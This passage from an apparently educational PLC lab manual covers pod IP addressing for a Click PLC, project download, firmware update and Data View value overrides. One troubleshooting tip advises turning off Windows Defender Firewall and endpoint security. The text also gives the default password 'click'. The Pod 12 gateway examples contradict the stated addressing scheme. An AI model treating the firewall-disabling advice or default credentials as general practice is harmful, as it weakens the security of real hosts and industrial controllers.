8. After selecting `Connect...`, the `Connect to CLICK PLC` dialog window will appear.


   You may receive a `Windows Security Alert` window on the first Click PLC software to Click PLC communication attempt. Select `Allow access` to allow the Click PLC communication drivers to have permissions to communicate through the Windows Defender Firewall.



   With the IP address configured in the offline project, these next steps will setup the IP address directly on the Click PLC.

9. In the new `Connect to CLICK PLC` window displaying the connection and the current port settings, change the `Port Type to Ethernet`.

> **Note**
>
> The status column may display as **GOOD** or **FAULT**. Either of these can be ignored.



Troubleshooting Tip

If you do not see your Click PLC, as a troubleshooting tip, verify your firewall and other endpoint security services on the host laptop are disabled. These protections can prevent the necessary communications used between the Click PLC and Click Software.

Disable Windows Firewall: To disable the Windows Firewall. Type "firewall" in the Windows search bar and open the Windows Defender Firewall configuration window. On the left side select "Turn Windows Defender Firewall on or off". You can select "Turn off Windows Defender Firewall (not recommended)" for both Private and Public network settings.

Endpoint Security: You may need to refer to the related manual (not provided) to modify or disable non-Microsoft Endpoint Security products.

10. Depending on what step your lab partner is on, you may see both Click PLCs at this point. To distinguish between them prior to assigning an IP address, simply select one of the Click PLCs listed and then select the `Blink RUN & ERR LEDs.` You will see the RUN and ERR LEDs blinking on the top of one of the Click PLCs. If the one selected is your Click, then select the `Edit...` button within the Connect to CLICK PLC dialog box so we can change the PLC IP address. If it was not your Click then select the other one, verify with the RUN and ERR LEDs and then select `Edit...` to configure the IP address.
11. Configure the IP address of the PLC Manually using the following IP addressing scheme.

    Based on the criteria that fits you best, click open the dropdown and follow only 1 of the below network configuration instructions:

You are Student 1, or not sharing the Pod with another student

Configure the IP Address as `172.16.AAA.12` and Gateway as `172.16.AAA.1`.

Where `AAA` == Pod # 1-15

Example

Pod 1 Student 1:

```
Address: 172.16.1.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Pod 12 Student 1:

```
Address: 172.16.12.12
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

You are student 2 and sharing the pod with another student.

Configure the IP Address as `172.16.AAA.22` and Gateway as `172.16.AAA.1`.

Where `AAA` == Pod # 1-15

Example

Pod 1 Student 2:


```
Address: 172.16.1.22
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Pod 12 Student 2:


```
Address: 172.16.12.22
Subnet: 255.255.255.0
Gateway: 172.16.1.1
```

Example

Here is an example of Pod 1, students 1 and 2.



*Example of Pod 1 student 1 Click




*Example of Pod 1 student 2 Click

After you have set the IP Address, Subnet Mask and Default Gateway manually, select `OK`.


12. The "Connect to CLICK PLC" window will reappear with the manually set IP Address. Verify your settings are correct.

Example


Here is an example of the Pod 1 Student 1 Click PLC IP Address set to 172.16.1.12 with a subnet mask of 255.255.255.0



13. Select `Connect` to connect to the Click PLC. If this is the first project to be written to the Click PLC, or the Click PLC was reset to factory, then the default password will be used. The default password is **click**.



You will receive an error stating that there is no project file in the PLC. Click `OK` to continue. You will be connected to the Click PLC and in the next task, you will download a program into the Click PLC.




Task 3 -- Write a project to the PLC and perform a firmware update


Note

You will want to put your Click PLC in "Stop" mode. Perform this by toggling the physical switch located on the top of the Click PLC to the "STOP" position.


1. From the Menu bar select the `PLC` menu and choose `Write Project into PLC`



2. If prompted, select the IP address configuration setup that you just entered, specific to your Pod and student number
3. You may receive a firmware update notification. If you see this prompt, then complete the following steps. If you are not prompted to update your firmware, then proceed to step 6.



4. Select `OK` and on the following screen select `Update`. If prompted place the switch on the PLC in the stop position for the firmware update to complete.



5. When the firmware update is complete, it may indicate that the communications have timed out and you will select `Reconnect` to go back on line with the PLC.

   If the firmware update success window appears, then close the update firmware window.


   When the firmware is updated, it will clear the IP Address settings therefore you must go back to Task 2, Step 6 to reconnect to the Click PLC and renter the IP Address, Subnet Mask and Default Gateway.

6. On the write project into PLC window, uncheck the `Run Time Edit` box if is not greyed out and then select `OK`. Ignore and click `OK` if it is greyed out.

Information


When the Click PLC is in `STOP` mode (i.e. not running logic) this checkbox is greyed out. Since your kits are new PLCs from the factory they are not loaded with logic and therefore are stopped; greyed out. At this stage, even if there is a check mark in the check box, if it is greyed out, it can be ignored.

RUN Time Edits, also known as Runtime Edits, is when the programming software integrates new logic or logic changes while the PLC is executing logic (running) without interruption to the process assuming the logic changes in of itself do not interrupt the process (i.e. bad logic).




7. Select `OK` on the transfer complete notification
8. Put the PLC switch back into the Run position. This is a physical switch located on the top of the Click PLC. By putting the PLC in Run mode, the downloaded program will begin to execute and solve the PLC logic.

Verify the physical green run light on the front panel of the Click PLC indicator is lit which indicates the PLC logic is running. You can also check the PLC mode in the software by clicking the `Home` tab where you should see the "Online" and "RUN" indications through the Click PLC software.




Task 4 -- Review and verify the current logic


1. In the navigation window, double-click `Status Monitor`.




Selecting the Status Monitor view will allow you to see the current status of the inputs, outputs, timer values and other variables. The "teal or blue' indicator on the contact represents a true condition while the absence of the teal or blue indicator represents a false condition. The Status Monitor view is useful for troubleshooting relay ladder logic.



2. Most PLC programming software packages allow you to view the current values of variables like inputs, outputs, timers, counters, and memory registers. The Click PLC supports this feature and allows you to display the current value of any variable within the PLC. The **`Data View`** window also allows us to enter a variable we want to investigate so let's look at how we can do this. Double-click the **`DataView1`** menu selection to open the **`DataView1`** window.




Let's enter a few variables in the *Address* column that are used in the ClickLab01 program. Enter variables C3,C5,DS1,DS2,TD1 and TD2 in the *Address* column. You will be able to see the current values of these variables and you will be able to change the variable values through this screen as well.




3. When we want to change the value of a variable in the PLC, the *Data View* window can be used to complete this task. Let's change the *Timer2Preset* value from 5200 milliseconds to 5300 milliseconds.

   While online with the PLC, start by selecting the `View Override` check box. Next, enter the value `5300` in the *New Value* column for address *DS2* and press the enter key.

